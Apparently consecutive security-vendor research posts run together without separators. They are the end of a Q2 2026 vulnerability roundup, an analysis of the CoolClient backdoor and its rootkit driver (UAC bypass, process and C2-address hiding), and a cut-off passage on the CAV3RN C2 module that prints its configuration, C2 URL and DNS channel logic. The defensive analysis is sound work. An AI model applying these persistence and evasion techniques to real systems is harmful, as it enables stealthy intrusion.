CVE-2026-35273: a vulnerability in Oracle PeopleSoft PeopleTools that security vendors classify as server-side request forgery (SSRF). The details of the vulnerability have never been disclosed, although some research covers the post-exploitation steps
CVE-2023-46604: an insecure deserialization vulnerability in Apache ActiveMQ that allows arbitrary code execution in the context of the service process
CVE-2024-12356 and CVE-2026-1731: command injection vulnerabilities in BeyondTrust software that allow an attacker to send malicious commands even without system authentication
CVE-2023-36884: a vulnerability in the Windows Search component that allows commands to be run on the system, bypassing the mark-of-the-web (MoTW) mechanism
CVE-2025-53770: an insecure deserialization vulnerability in Microsoft SharePoint that allows for unauthenticated command execution on the server
CVE-2025-8088 and CVE-2025-6218: similar directory traversal vulnerabilities in WinRAR that allow files to be extracted from an archive to a predetermined path, potentially without the archiving utility displaying any alerts to the user
These vulnerabilities show that attackers used them for initial access and privilege escalation on vulnerable systems, setting the stage for launching a C2 agent. They include both zero-day vulnerabilities and fairly well-known security issues.
LLM/AI tool vulnerabilities
This section analyzes data published in Kaspersky’s vulnerability knowledge base. We reviewed the Q2 2026 version of the knowledge base.
As mentioned above, AI tools, plugins, and technologies have proven fairly effective at automating the search for problematic code and anomalous behavior. The high speed at which new vulnerabilities are being discovered has naturally created a need to fix them just as quickly. AI is often used for this too, which increases the volume of code being generated. However, neither code written without human involvement nor AI-generated advice is always correct.
The chart below covers registered vulnerabilities in AI tools for 2025–2026.
Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)
As the charts show, AI tools are racking up a substantial number of registered vulnerabilities, and that number keeps growing quarter over quarter. It’s also worth looking at how AI tool vulnerabilities break down by type, according to the CWE system:
TOP 6 vulnerability types in products that implement or use AI/LLM logic, 2025–2026
Interestingly, vulnerabilities of an undetermined type have ranked first in every quarter since the start of 2025. Traditionally-made software has the same issue, and it doesn’t look like the growing number of AI tools will fix it. It’s also notable that the list includes classes CWE developers themselves don’t recommend using for vulnerability classification, since they lump together a whole range of more specific types. CWE-284 is an example of this.
Looking at the most common classes, the key issues found in AI-related software can be summed up as follows:
Inadequate access control over critical system objects
Improper implementation of authentication and authorization mechanisms
Injections
It’s worth noting that injection-related vulnerabilities were relatively rare before AI agents took off (previously, they mostly affected web apps). Recently, though, these security issues have become relevant again.
Looking back at a year and a half of the AI boom, one conclusion stands out regarding registered vulnerabilities: AI tool developers are more focused on expanding functionality than on security. This is worth keeping in mind when using these tools. Let’s look at the projects and applications that either integrated AI tools or offered them as the core product. Below is a list of the those with the highest number of registered vulnerabilities for 2025–2026.
TOP AI/LLM-related projects by number of published vulnerabilities, 2025–2026 (download)
Notable vulnerabilities
This section highlights the most significant vulnerabilities published in Q2 2026 that have publicly available descriptions. Since the above already covers several significant vulnerabilities published during the reporting period, this section consists mainly of LLM/AI tool vulnerabilities.
CVE-2026-25253: a gatewayUrl vulnerability in OpenClaw
The issue stems from the fact that the OpenClaw user interface trusts the value of the gatewayUrl parameter passed in the URL and automatically establishes a WebSocket connection to the specified address. During this connection process, it sends an authentication token without any additional user confirmation.
The attack algorithm exploiting this vulnerability works as follows:
The application obtains a critical connection address from an external source (the gatewayUrl URL parameter), which is controlled by the attacker.
There is no validation before use.
The client automatically initiates a connection to the address specified in the parameter, which belongs to the attacker.
While connected, the application sends credentials (an access token) to the specified address.
If the attacker obtains a valid token, the consequences depend on that token’s level of access within the system. In general, this could lead to:
User session compromise
Execution of operations on the user’s behalf
Modification of the AI agent configuration
Unauthorized access to tools and resources connected to the agent
Under certain OpenClaw configurations, further compromise of the host running the agent
It’s worth noting that the risk of exploitation arises from a combination of several factors: the automatic connection and token transmission, the lack of address trust verification, and the high privileges granted to the local AI agent.
CVE-2026-41948: a path traversal vulnerability in the Dify AI platform
The vulnerability lets an authenticated user craft a request that enables the application to escape its permitted tenant and gain access to internal REST APIs that weren’t meant for that user. The root cause is insufficient normalization and validation of the URL path before it’s passed to the internal service.
Depending on the Dify configuration, the consequences can include:
Unauthorized access to internal service interfaces
Breach of isolation between workspaces
Exposure of internal service information
Conditions favorable to further attacks when combined with other vulnerabilities
The use of Dify in enterprise AI platforms is particularly risky, since internal services there tend to hold elevated privileges.
CVE-2026-45386: an improper access control vulnerability in Open WebUI
In Open WebUI, pin/unpin operations on messages are write operations, since they modify that message’s metadata (is_pinned, pinned_by, pinned_at). In vulnerable versions, however, before performing these actions, the API only checked for read access to the channel (a chat between a user or group and the AI) containing the message, not permission to modify its content. As a result, a user with a role limited to viewing messages could still change a message’s pinned status.
The vulnerability’s mechanism works as follows:
The user initiates an action that changes the state of an object.
The application treats this action as a regular read request.
Only channel view permission is checked.
The application performs a write without verifying the required user authorization.
This violates one of the fundamental principles of access control models — namely, that any operation that changes the state of data must be checked for the appropriate write or moderation permissions, regardless of whether the object itself is readable.
Although the vulnerability doesn’t lead to arbitrary code execution or compromise of sensitive data, it can affect data integrity and collaborative workflows. Potential consequences of exploitation include unauthorized pinning or unpinning of messages, disruption of channel moderators’ and administrators’ activities, changes to the display order of important information, and even the potential spread of false or misleading information by altering the channel containing a pinned message.
Open WebUI is widely used as an interface for interacting with local and enterprise LLMs. In these systems, pinned messages often contain important instructions, announcements, or tips for users. The ability to modify them with minimal privileges can disrupt collaborative workflows, cause confusion, and undermine trust in information published by administrators and moderators.
CVE-2026-45501: a vulnerability in Microsoft Exchange
The vulnerability stems from improper neutralization of user input when generating Exchange web pages. As a result, the browser may interpret specially crafted data as active content instead of plain text.
Although Microsoft categorizes the potential impact of exploiting this vulnerability as spoofing, flaws like this can lead to alteration of displayed content, imitation of trusted interfaces, actions on behalf of the user within an active session, and abuse of user trust.
It’s worth noting that issues like this are still relevant in modern software, given that mechanisms like Content Security Policy and various parsers were specifically created to help developers neutralize dangerous parts of user page content.
Conclusion and advice
Q2 brought the first significant results of AI automation adoption in software development and vulnerability hunting tools. This research shows that beyond traditional patch management, organizations now need real-time monitoring of systems and access controls, since infrastructure and everyday applications now contain far more AI functionality that could lead to compromise.
Accordingly, besides quickly detecting infrastructure vulnerabilities and managing security patches, modern enterprise-grade security solutions need to provide a broad range of preventive measures for tracking the overall health of systems and workstations. Kaspersky Next meets these requirements by combining proactive mechanisms with the ability to respond promptly to emerging threats.
CoolClient is a backdoor family attributed to the HoneyMyte APT group (also known as Mustang Panda) that has been used in their cyber-espionage campaigns targeting organizations across Asia and Russia. It supports such capabilities as keylogging, clipboard theft, credential harvesting, file management, system reconnaissance, and plugin-based extensions.
Since its first public disclosure by Sophos in 2022 and subsequent analysis by Trend Micro in 2023, CoolClient has continued to evolve. In 2025, we analyzed a newer variant that introduced clipboard theft and HTTP traffic interception for credential harvesting.
In late 2025 and 2026, our latest investigation reveal another major evolution. The newest CoolClient variant can deploy a signed kernel-mode driver as a Windows service and communicate with it through IOCTL requests. The driver enhances the malware’s stealth by hiding the CoolClient process, protecting related files and registry entries, and preventing them from being inspected or modified. The overall design is comparable to the kernel-mode enhancements previously observed in ToneShell, but the CoolClient driver exposes dedicated IOCTL handlers that allow the user-mode backdoor to communicate directly with the driver.
We have observed this updated CoolClient variant and its accompanying driver in intrusions across multiple countries in Asia, including Pakistan, Mongolia, and Myanmar.
Technical analysis
In the observed campaign targeting Myanmar, HoneyMyte used PlugX as the initial post-compromise implant to deploy the CoolClient components. Before deploying the malware, the actor added both a folder exclusion and a file exclusion to Microsoft Defender for the fake Windows Defender installation directory and the renamed sideloader executable (defender.exe).
The actor then created a fake Windows Defender installation directory, copied the CoolClient components into it, and renamed a legitimate Sangfor executable, usually named Sang.exe, to defender.exe to serve as the DLL sideloader.
When executed, defender.exe sideloads the malicious libngs.dll, initiating the CoolClient execution chain described in the following sections.
CoolClient components
Similar to previous variants, the latest CoolClient user-mode component follows a multi-stage execution chain, with each component performing a distinct role during execution.
Component
Description
defender.exe / Sang.exe
Legitimate Sangfor application abused for DLL sideloading
libsrapc.dll
Benign dependency required for the Sangfor application to execute normally
libngs.dll
First-stage loader that decrypts and loads the next stage into memory (First stage)
loadcert.ini
Encrypted DLL implementing the core CoolClient functionality, including command handling, process injection, driver deployment, and persistence (Second stage)
cert.ini
Final-stage implant responsible for C2 communication and backdoor functionality (Final stage)
time.ini
CoolCleint configuration file
Our previous CoolClient analysis focused primarily on the final-stage implant (main.dat), including its backdoor commands and plugin framework, while the first-stage loader (libngs.dll) and second-stage component (loader.dat) received only a brief overview. In the latest variant CoolClient, loader.dat and main.dat have been renamed to loadcert.ini and cert.ini, respectively. This article revisits those earlier stages, focusing on the second-stage component and the newly introduced kernel-mode driver that extends CoolClient with rootkit capabilities.
Overview of the new variant of CoolClient
First stage: libngs.dll
Execution begins when the legitimate Sangfor application (defender.exe or Sang.exe) loads the malicious libngs.dll through DLL sideloading. As in previous CoolClient variants, the malware continues to abuse the same Sangfor application to execute its first-stage loader.
To make the DLL appear legitimate, libngs.dll exports numerous dummy functions. Each export simply calls OutputDebugStringA with its corresponding function name before immediately invoking ExitProcess, serving no functional purpose other than mimicking the expected export table of the legitimate DLL.
Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess
The actual malicious logic is executed from DllMain (DllEntryPoint). Although heavily obfuscated through control flow flattening and numerous unconditional jumps, the routine ultimately performs a straightforward task: loading, decrypting, and executing the encrypted second-stage DLL, loadcert.ini.
The loader resolves the required Windows APIs, reads loadcert.ini into memory, and decrypts it using a 0x32-byte repeating XOR keystream derived from a transformed seed value of 0xA4. After decryption, the DLL is loaded directly into memory, and execution is transferred to loadcert.ini.
Second stage: loadcert.ini (before synchost.exe injection)
The second-stage DLL, loadcert.ini, is responsible for preparing the execution environment before the malware transitions into its injected process. It first determines its execution context by checking whether the current module is synchost.exe.
If the DLL is running under the original sideloaded process (for example, Sang.exe), it performs the initial setup, including persistence, UAC bypass, registry modifications, and process injection.
If the DLL is already executing inside synchost.exe, it follows a different execution path that decrypts time.ini, deploys the kernel-mode driver, and loads the final-stage implant (cert.ini).
Command handler
The command handler remains largely unchanged from previous CoolClient variants, with one notable difference: the malware now injects into synchost.exe instead of write.exe.
Execution is controlled through three command-line parameters:
Parameter
Purpose
install
Performs the initial setup, including persistence, privilege checks, and preparation for the injected execution path.
work
Executes the primary second-stage functionality from the injected synchost.exe process, including driver deployment and third-stage loading.
passuac
Continues execution after privilege elevation.
If no parameter is supplied, the malware creates a new Sang.exe process with the install parameter using CreateProcessW.
Establishing AutoRun persistence
When executed with the install parameter, CoolClient creates an AutoRun entry under:
The registry value, named goopdate, launches Sang.exe (or defender.exe, depending on the deployment) with the work parameter whenever the user logs on.
Process injection into synchost.exe
Upon establishing the AutoRun registry entry, CoolClient decrypts loadcert.ini using a 0x32-byte repeating XOR keystream derived from the hardcoded base key 0x4D.
The decrypted DLL is then injected into a newly created suspended instance of synchost.exe. The malware allocates memory in the target process, writes the decrypted payload, redirects the thread context to the injected code, resumes execution, and finally terminates the original process with ExitProcess.
From this point onward, execution continues entirely within synchost.exe, where the malware proceeds with kernel-mode driver deployment before loading the final-stage implant (cert.ini).
Service installation
When executed with the install parameter, CoolClient establishes an additional persistence mechanism by installing itself as a Windows service. Before doing so, it verifies that it has sufficient access to the Service Control Manager and that no 360 Total Security software processes (360sd.exe, zhudongfangyu.exe, or 360desktopservice64.exe) are running.
Function to check for running 360 Total Security software processes
If both checks succeed, the malware decrypts time.ini to retrieve the service configuration, including the service name and description. It then checks whether the service media_updaten already exists. If found, the existing service is stopped and deleted before a new one is created.
The new service is configured to execute Sang.exe<.code> with the work parameter using CreateServiceA. The malware then starts the service by executing "sc start media_updaten" via WinExec.
Administrator privilege check
If the service installation path is not taken, CoolClient checks whether the current process is running with administrator privileges by verifying membership in the local Administrators group.
When administrative privileges are available, the malware relaunches itself with the passuac parameter before continuing with the remaining execution flow.
Elevated relaunch and UAC bypass
To continue execution with elevated privileges while concealing its true parent process, CoolClient implements an RPC-based process creation technique similar to the method described by Google Project Zero. The technique combines RPC process creation with parent process ID (PPID) spoofing to launch a new elevated instance of itself.
The malware first checks for the presence of escanmon.exe. If the process is running, it constructs the path to C:\Windows\System32\winver.exe and establishes a connection to the local ncalrpc endpoint (201ef99a-7fa0-444c-9399-19ba84f12a1a). It then invokes NdrAsyncClientCall to launch winver.exe through the RPC interface.
Authenticated RPC binding used during the RPC-based UAC bypass
After winver.exe is created, CoolClient retrieves its debug object using NtQueryInformationProcess, detaches the debugger through NtRemoveProcessDebug, and terminates the process. The obtained debug object is later reused during the remainder of the UAC bypass routine.
Next, the malware repeats the same RPC-based process creation technique to launch computerdefaults.exe. It associates the previously obtained debug object with the current thread using DbgUiSetThreadDebugObject, waits for the resulting process creation event through WaitForDebugEvent, and duplicates the process handle using NtDuplicateObject, obtaining a handle with full access rights.
Finally, CoolClient relaunches itself as Sang.exe passuac using CreateProcessW with an extended startup attribute list. By configuring PROC_THREAD_ATTRIBUTE_PARENT_PROCESS through UpdateProcThreadAttribute, the duplicated process handle is assigned as the parent of the new process. As a result, the new Sang.exe passuac instance executes with an elevated context while appearing to have been spawned by the trusted Windows process instead of the original CoolClient process.
Second stage: loadcert.ini (Injected Execution)
After being injected into synchost.exe, loadcert.ini follows its injected execution path, where it deploys the kernel-mode driver and launches the final-stage implant (cert.ini). If administrative privileges are unavailable, the malware skips driver deployment and proceeds directly to the third-stage injection.
Kernel-Mode driver deployment
The deployment routine begins by decrypting time.ini. CoolClient then verifies that it has sufficient privileges to install a kernel-mode driver by checking for full access to the Service Control Manager (SCM) and the presence of SeTcbPrivilege.
If both conditions are met, CoolClient extracts an embedded LZMA-compressed driver from loadcert.ini, decompresses it, and writes it to disk as msagent.sys in the same directory as cert.ini, for example:
Next, the malware checks whether a service named msagent already exists. If present, the existing service is stopped and deleted before a new driver service is created and started, loading the kernel-mode component into the operating system.
Driver initialization
After the driver is loaded, CoolClient establishes communication with it by opening the device \\.\msagent using CreateFileW. The user-mode component then initializes the driver by issuing three DeviceIoControl requests.
IOCTL
Purpose
0x222120
Registers the current CoolClient process with the driver.
0x2221E0
Sends the configured C2 IPv4 address to the driver.
0x2220F0
Registers filesystem and registry paths that should be protected or hidden.
The first request (0x222120) registers the current CoolClient process as a trusted process within the driver. The request includes the process ID, an operation code, and a flag that marks the process as trusted, allowing it to interact with protected files, registry keys, and processes.
The second request (0x2221E0) passes the configured C2 IPv4 address extracted from time.ini.
Finally, 0x2220F0 registers the CoolClient installation directory (for example, C:\Program Files\Microsoft\Windows Defender\) together with the service registry path (\Registry\Machine\SYSTEM\CurrentControlSet\Services\media_updaten). These entries allow the driver to protect the malware’s files and registry objects from inspection, modification, and deletion.
As part of the initialization, CoolClient updates the HKLM\SYSTEM\RNG\Wid_H1deF5Dirs registry value by appending its installation directory if it is not already present. This registry value is later used by the driver when applying its hiding and protection mechanisms.
The implementation of these IOCTL handlers and the corresponding driver functionality are discussed in the msagent.sys section.
Cert.ini process injection
Once the driver has been initialized, CoolClient proceeds to launch the final-stage implant (cert.ini). Before creating the target process, the malware enumerates active WinStation sessions to identify a suitable interactive user session.
After selecting a session, CoolClient duplicates its access token, updates the session identifier, and creates a new synchost.exe process using CreateProcessAsUserA. The decrypted cert.ini DLL is then injected into the suspended process using the same memory allocation, thread context modification, and ResumeThread technique described earlier.
This marks the final transition in the execution chain, where the third-stage implant takes over C2 communication and the remaining backdoor functionality.
Msagent.sys driver
Analysis of the deployed kernel-mode driver reveals an embedded PDB path:
The path contains several notable strings, including “Nanjing Laboratory” (南京实验室) and “Zhang Xuejie Yunnan m” (张雪杰云南m), which likely refer to the driver’s development environment. However, our OSINT analysis did not identify any information linking these strings to a known organization, developer, or threat actor.
The driver is digitally signed with a certificate issued to "Nanjing Ranyi Technology Co., Ltd.", with serial number 3E 62 DC 5D 8D 61 2A 26 33 E7 6B DF D6 07 19 DD. The certificate was valid from August 2013 to September 2014.
We identified several older malicious drivers signed with the same certificate that were compiled around 2013. However, we found no evidence directly linking those samples to the CoolClient activity described in this article.
Driver configuration
During initialization, the driver loads its stealth configuration from the registry key \REGISTRY\MACHINE\SYSTEM\RNG. The configuration defines which system objects should be hidden or protected and controls the driver’s operating mode.
Registry configuration loaded by the driver during initialization
Two REG_DWORD values control the driver’s operating mode:
Registry Value
Default
Description
Hid_State
1
Enables the driver’s rootkit functionality.
Hid_StealthMode
0
Controls additional stealth features used by selected driver routines.
In addition, the driver loads several REG_MULTI_SZ values that define the objects to be hidden or protected.
Registry Value
Purpose
Wid_H1deF5Dirs
Directories to hide
Wid_H1deF5Files
Files to hide
Wid_H1deRegKeys
Registry keys to hide
Wid_H1deRegValues
Registry values to hide
Hid_IgnoredImages
Processes to ignore
Hid_ProtectedImages
Processes to protect
Together, these registry values determine which filesystem paths, registry objects, and processes are managed by the driver’s protection mechanisms.
After loading the configuration, the driver converts the registry entries into internal lookup structures that are shared across its various protection components.
These structures are later referenced by the filesystem minifilter, registry callback, process callback, object callback, image load callback, and IOCTL handlers to determine whether a file, registry object, or process should be hidden, protected, or ignored.
Preparation for process hiding
Next, the driver dynamically locates the ActiveProcessLinks (LIST_ENTRY) field within the EPROCESS structure instead of relying on hardcoded offsets. It first validates several predefined offsets and, if none match, performs a linear scan of the EPROCESS structure to identify the correct location. This approach allows the driver to remain compatible across different Windows versions, where the layout of EPROCESS may differ.
The driver validates candidate ActiveProcessLinks layouts before enabling process hiding
Once the correct offset has been identified, it is stored for later use by the process hiding routines. During process hiding and restoration, the driver uses IOCTLs 0x22219C and 0x2221A0 to unlink and relink entries in the Windows active process list, effectively hiding or restoring processes on demand.
Process, object, and image load callbacks
After preparing its process tracking structures, the driver initializes several AVL trees and populates them with configuration entries loaded from the registry, including Wid_H1deF5Dirs, Wid_H1deF5Files, Wid_H1deRegKeys, Wid_H1deRegValues, Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages.
These AVL trees provide efficient lookups for protected files, registry objects, and tracked processes, and are shared by the callback routines and IOCTL handlers.
The driver then registers three types of kernel callbacks that form the foundation of its protection and monitoring mechanisms:
Object callbacks using ObRegisterCallbacks
Process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx
Image load callbacks using PsSetLoadImageNotifyRoutine
Registration of object, process, and image load callbacks during driver initialization
After registration, these callbacks maintain the driver’s internal tracking structures as processes, threads, and images are created or loaded.
Object callbacks
To protect selected processes, the driver registers object callbacks for process (PsProcessType) and thread (PsThreadType) objects using ObRegisterCallbacks with an altitude of 1203. These callbacks intercept requests to open process and thread handles. If the target process is protected, the driver reduces the access rights granted to the requesting process, preventing operations such as process termination, code injection, and other forms of process manipulation. In this sample, the protected process is the injected CoolClient code running inside synchost.exe.
Process and image load callbacks
The driver registers process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx, together with an image load callback via PsSetLoadImageNotifyRoutine.
When a process is created, its image name is compared against the configuration lists Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages. Matching processes are added to the driver’s internal tracking structures, allowing them to be protected, hidden, or managed through subsequent IOCTL requests. When a tracked process terminates, its entry is removed from the tracking structures.
The image load callback monitors modules loaded into tracked processes and updates the driver’s internal state to support subsequent protection and hiding operations.
To ensure that processes already running before the driver is initialized are also tracked, the driver performs a one-time enumeration of all active processes after registering the callbacks and adds any matching processes to the tracking structures.
MiniFilter registration
To protect files and directories, the driver registers a filesystem minifilter. During initialization, it creates internal path filter lists, loads the configured directory and file entries (Wid_H1deF5Dirs and Wid_H1deF5Files), and creates the required minifilter registry entries under HKLM\SYSTEM\CurrentControlSet\Services\msagent\Instances. To avoid altitude conflicts, the driver dynamically assigns a filter altitude and retries registration until a unique value is obtained.
Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds
The driver then activates the minifilter using FltRegisterFilter. The filter works together with the IOCTL interface, which dynamically adds, removes, or clears protected path entries (0x2220F0, 0x2220F4, and 0x2220F8). During filesystem operations, the minifilter compares accessed paths against its internal path lists and denies access to matching entries, effectively hiding protected files and directories from users and applications.
Registry callback registration
To protect registry keys and values, the driver registers a registry callback using CmRegisterCallbackEx with an altitude of 320000. During initialization, it creates separate lookup structures for protected registry keys and values, then populates them using the configured entries from Wid_H1deRegKeys and Wid_H1deRegValues.
Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000
Once registered, the callback intercepts registry operations and compares the target key or value against the protected entries. For enumeration requests, matching keys and values are removed from the results before they are returned to user mode, effectively hiding them from registry viewers. For direct access requests, such as opening, modifying, or deleting protected registry objects, the callback returns STATUS_ACCESS_DENIED, preventing the operation.
Before applying these restrictions, the driver verifies whether the requesting process is trusted. Processes registered through IOCTL 0x222120, including the CoolClient user-mode component, bypass the filtering logic and retain unrestricted access, while all other processes remain subject to the driver’s registry protection rules.
IOCTL command dispatcher
To communicate with the user-mode component, the driver creates a device object named \Device\ToolTool together with the symbolic link \DosDevices\ToolTool to allow the user-mode CoolClient component to communicate with the driver through DeviceIoControl requests.
The driver implements 33 IOCTL handlers, although the analyzed CoolClient sample uses only three during normal execution:
0x222120: registers the current CoolClient process with the driver.
0x2221E0: passes the configured C2 IPv4 address.
0x2220F0: registers filesystem and registry paths for protection.
The remaining IOCTL handlers were not invoked by the analyzed sample.
IOCTL
Handler
Functionality
0x222000
0x140001E04
Enable or disable the rootkit.
0x222004
0x1400020B0
Query the current rootkit state.
0x2220F0
0x140002320
● Register protected filesystem or registry paths
● Used by CoolClient to register its installation directory and service registry key.
0x2220F4
0x1400034DC
Remove a protected filesystem or registry path.
0x2220F8
0x140003464
Clear all protected filesystem and registry path entries.
0x222118
0x1400024B0
Register process or path protection entries.
0x22211C
0x140002A20
Query registered protection entries.
0x222120
0x140003794
Update process protection entries. Used by CoolClient to register itself as a trusted process.
0x222124
0x14000362C
Remove a protection entry.
0x222128
0x14000349C
Clear all process protection entries.
0x222130
0x14000265C
Register a protected process by PID.
0x222134
0x140010E88
Inject shellcode into a target process using NtCreateThreadEx.
0x222138
0x14000F498
Hide a kernel module by unlinking it from PsLoadedModuleList.
0x222144
0x14000270C
Delete a file.
0x222148
0x14000286C
Decrypt an embedded buffer and write it to disk.
0x22214C
0x1400027F4
Read and decrypt an encrypted file.
0x222168
0x140002780
Unmap the image section of a target process.
0x22216C
0x140013984
Terminate a process by PID.
0x222194
0x140011F50
Remove Protected Process Light (PPL) protection.
0x222198
0x140002940
Create or modify a registry value.
0x22219C
0x140010630
Hide a process by unlinking it from the active process list.
0x2221A0
0x140010670
Restore a previously hidden process.
0x2221A4
0x14000F8A0
Hide a module within a process.
0x2221A8
0x14000F954
Restore a hidden module.
0x2221AC
0x140016368
Enumerate and restore kernel notification callbacks.
0x2221B0
0x140016458
Disable or restore kernel notification callbacks.
0x2221B4
0x140012408
Manually load a secondary kernel driver.
0x2221B8
0x14001262C
Debug/test handler.
0x2221BC
0x1400165F6
Write to an arbitrary kernel address.
0x2221C0
0x14000BB00, 0x14000BB78
Enables deny-rootkit mode by registering image-load monitoring and enabling the patching logic.
0x2221C4
0x14000BB6C, 0x14000BB10
Disables deny-rootkit mode by clearing state and unregistering/removing the monitoring logic.
0x2221E0
0x1400126C0
Register a C2 IPv4 address.
0x2221E4
0x140012E50
Delete a C2 IPv4 address.
After initializing the IOCTL dispatcher, the driver releases the temporary configuration buffer that was previously loaded from \REGISTRY\MACHINE\SYSTEM\RNG.
Kernel module enumeration and hiding
To support kernel module hiding, the driver resolves the address of the non-exported kernel variable PsLoadedModuleList at runtime using MmGetSystemRoutineAddress. This global linked list maintains information about all loaded kernel modules and drivers, allowing the rootkit to enumerate and manipulate module entries.
Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding
This functionality is exposed through IOCTL 0x222138, which accepts a module name or path from the user-mode component. When a matching module is found, the driver locates the corresponding entry in PsLoadedModuleList and unlinks it by updating its Flink and Blink pointers. As a result, the hidden module no longer appears in standard kernel module enumeration routines.
Nsiproxy hooking and data filtering
The driver also hooks the Nsiproxy driver to filter network-related data returned to user mode. This functionality is connected to IOCTL 0x2221E0, which allows the user-mode component to register C2 IPv4 addresses with the driver.
To install the hook, the driver obtains a reference to \Driver\Nsiproxy using ObReferenceObjectByName and replaces one of the Nsiproxy handler pointers with its own filtering routine. The hook preserves the original handler and forwards execution after processing the returned data.
Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver’s filtering routine
When the hooked routine processes network information, the driver compares the returned entries against its registered C2 address list. Matching IP addresses are removed before the data is returned to user mode, preventing applications that rely on Nsiproxy-provided network information from seeing the malware’s C2 addresses.
Finally, the driver registers a DriverUnload routine to release allocated resources when the driver is unloaded.
Victimology
The latest CoolClient variant continues to target organizations consistent with previously observed HoneyMyte activity. Based on our investigations, we identified victims in Myanmar, Mongolia, Pakistan, and Russia, including confirmed government entities.
Across the observed intrusions, CoolClient was consistently deployed as a secondary backdoor following a PlugX infection, indicating that HoneyMyte continues to use PlugX as its initial post-compromise implant before transitioning to CoolClient.
Attribution
Our analysis confirms that the investigated malware is a new CoolClient variant associated with the HoneyMyte threat group. While the overall execution flow remains consistent with previously documented CoolClient variants, this sample introduces a previously undocumented kernel-mode driver that significantly expands the malware’s stealth capabilities.
The deployment chain observed in this investigation is also consistent with previous HoneyMyte campaigns, in which PlugX serves as the initial foothold before CoolClient is deployed as a secondary backdoor, further reinforcing the attribution.
Conclusion
The latest CoolClient variant represents a significant evolution of the malware. Rather than operating solely as a user-mode backdoor with plugin support, it now deploys and communicates with a kernel-mode driver that extends its capabilities beyond earlier versions. Through this driver, CoolClient can hide and protect processes, files, and registry objects, as well as filter selected network information, making detection and analysis considerably more difficult.
HoneyMyte has previously introduced kernel-mode functionality in ToneShell. The addition of a kernel-mode driver to CoolClient suggests that the group continues to expand its use of rootkit capabilities to improve stealth, persistence, and defense evasion during post-compromise operations.
Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.
Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.
We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.
Multi-transport C2 communication module
The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:
NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.
The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.
C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.
The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.
The module supports five internal commands:
Command
Functionality
s_version
Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config
Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog
Enables diagnostic logging at the Debug level.
s_deLog
Disables diagnostic logging and sets the logging level to Fatal.
s_write
Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.
The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.
{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}
The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.
Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:
The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.
The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:
Fourth octet
None (0)
GIDFailed (1)
GoogleFailed (2)
DirectFailed (3)
120 (0x78)
Google Apps Script
Direct HTTPS
Direct HTTPS
Google Apps Script
130 (0x82)
Direct HTTPS
Direct HTTPS
Direct HTTPS
Close the transaction (no channel)
140 (0x8C)
Exception
Exception
Exception
Exception
All other values
Google Apps Script
Google Apps Script
Google Apps Script
Google Apps Script
During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.
CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel
When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.
